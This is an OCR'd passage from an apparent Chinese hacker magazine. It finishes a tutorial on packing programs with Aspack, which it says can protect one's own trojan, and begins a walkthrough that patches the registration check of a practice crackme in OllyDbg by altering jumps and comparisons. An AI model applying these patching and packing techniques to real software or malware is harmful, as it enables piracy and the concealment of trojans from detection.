


图 14

现在我们会发现Aspack的界面上多了两个选项按钮出来，如果测试的时候遇到了加壳后的文件不能正常运行的情况，那就可以单击“Restore”选项来恢复文件，这保证了在加壳过程中出现错误的情况下源文件的安全（图15）。




图 15

如果加壳后的程序正常运行，而且我们也不需要保留源文件了，那么单击“Erase.bak”就可以将Aspack自动备份的源文件删除掉了。现在关掉Aspack，使用PEID看看加壳后的文件，看到了吗？PEID显示程序已经被Aspack2.12加壳了（图16）。




图 16

最后再来强调一下，加壳的目的是为了保护程序，当然这个程序可以是我们编写的软件，也可以是我们的木马。本文中给大家详细讲解了Nspack、UPX和Aspack这三款加壳软件的使用。相信大家已经初步的掌握了加壳的方法了，但是作为小菜的一门必修课，在看完文章后一定要多做练习，争取做到见到一个程序就想给它加壳的程度，呵呵，总之一定要实践实践再实践。

除了上边介绍的压缩壳外，还有一类壳叫做“加密壳”，与压缩壳相比加密壳有什么特点？常见的加密壳都有哪些？怎样使用加密壳？这些疑问我们会在下一堂课中为大家细细讲来。

（文章中涉及到的工具Nspack、UPX、Aspack和PEID，已经收录在光盘中）

# 暴破"细腻"谈

猎风

我是一个叉子，就是因为看了黑客X档案上的"从零开始学破解"系列文章后，才开始走上软件破解这条路的。仗着自己对汇编有一点点的基础，冒冒失失的就闯过了几十次crackme的破解，开始享受破解的乐趣了。今天我就以破解实例的形式来谈一下常见的几种暴破方式，也算是对我所学知识的一个总结吧，为了方便菜鸟阅读，文中提到的关键位置在图中都已经标出来了。

我们要破解的是eKH CrackMe 1.0。首先，运行该程序，程序界面很简单，有UserName和Serial的输入框，另外还有一个OK按钮，可编辑的控件就这几个。随便输入一个用户名和密码，点击"OK"按钮，就会弹出一个错误提示窗口（后来查看代码证实它是一个标准的msgbox），如图1。





图1

为了确保它没有加壳，还是先用PEiD检查一下吧（图2），没有加壳，这是个好消息，程序是使用Delphi 3.0编写的。好了，该是OllyDBG上场的时候了。使用OD打开eKH，在代码区域使用鼠标右键打开功能列表，选择"Ultra String Reference?Find ASCII"，如图3（其实，对于该程序使用Find ASCII和Find UNICODE也都是可以的，但是有的程序只支持一种编码方式）。在打开的Ultra String Reference界面内找到刚才注册错误提示框中的内容"Wrong Serial Number !"（图4）。





图2

在该行代码区域上双击回到代码界面，就会定位到读入该数据的代码位置了（图5）。上面的工作主要是定位关键代码，也就是破解中常常提到的"关键跳"的位置。接下来就是我们要说的主要内容——如何"暴破"掉它。





图4





图3





图5

来看看图4中地址处有标记附近的代码：

```
00427B73    jl short 00427BA5    /小于时跳到00427BA5提示错误，这里是验证用户名密码长度的，不修改这里的话，用户名和密码为空时仍然会报错。
……
00427B99    call    00427A20    /验证用户名密码的函数，一会儿再说
00427B9E    cmp  eax,0BC614E  /比较验证函数的返回值
00427BA3    jge    short 00427BC3    /大于等于时提示成功
00427BA5    push    0    /错误信息
……
00427BC3    push    0    /成功信息
```

通过注释，可以看出有以下几种改法（在地址00427B73之后的修改，修改一处即可完成爆破）：

1.修改00427B73处代码为反义跳转，即**jge short 00427BA5**；

2.修改00427B73处的跳转地址，即**jge short 00427BC3**，让程序在出错信息错误时提示注册正确，或干脆改为**jmp short 00427BC3**（有点强硬，呵呵）；

3.同理在00427BA3处的代码也可以按以上两种方法改为**jge short 00427BC3**或**jmp short 00427BC3**，或者是**jl short 00427BC5**。

上面的几种修改方法就是比较经典的修改关键跳的方法，再来看看00427B99、00427B9E、00427BA3这几句注册信息认证的步骤，在调用注册信息认证函数后，程序检查了eax中的值是否大于等于0BC614E这个值，来决定注册的成功与否，因此我们可以有以下几种修改方法：

1.修改00427B9E处的比较语句，只要能符合下面的跳转条件就行了，比如**cmp 1,0**或**cmp eax,eax**等；

2.修改00427BA3处的跳转，同样的改法**jl/jmp short 00427BC3**；

3.修改00427B99处的函数调用语句，直接给eax填个值就行，填写一个大于等于0BC614E的16进制数就行了，比如改为**mov eax,0BC614E**（对于这个程序这么修改是没有问题的，但是需要提醒大家，这种修改方法并不可取，因为很多程序可能会在注册函数中写注册表、本地文件或网络认证等，这么改认证是过去了，但是整个系统的注册状态很可能还是没变哦）。

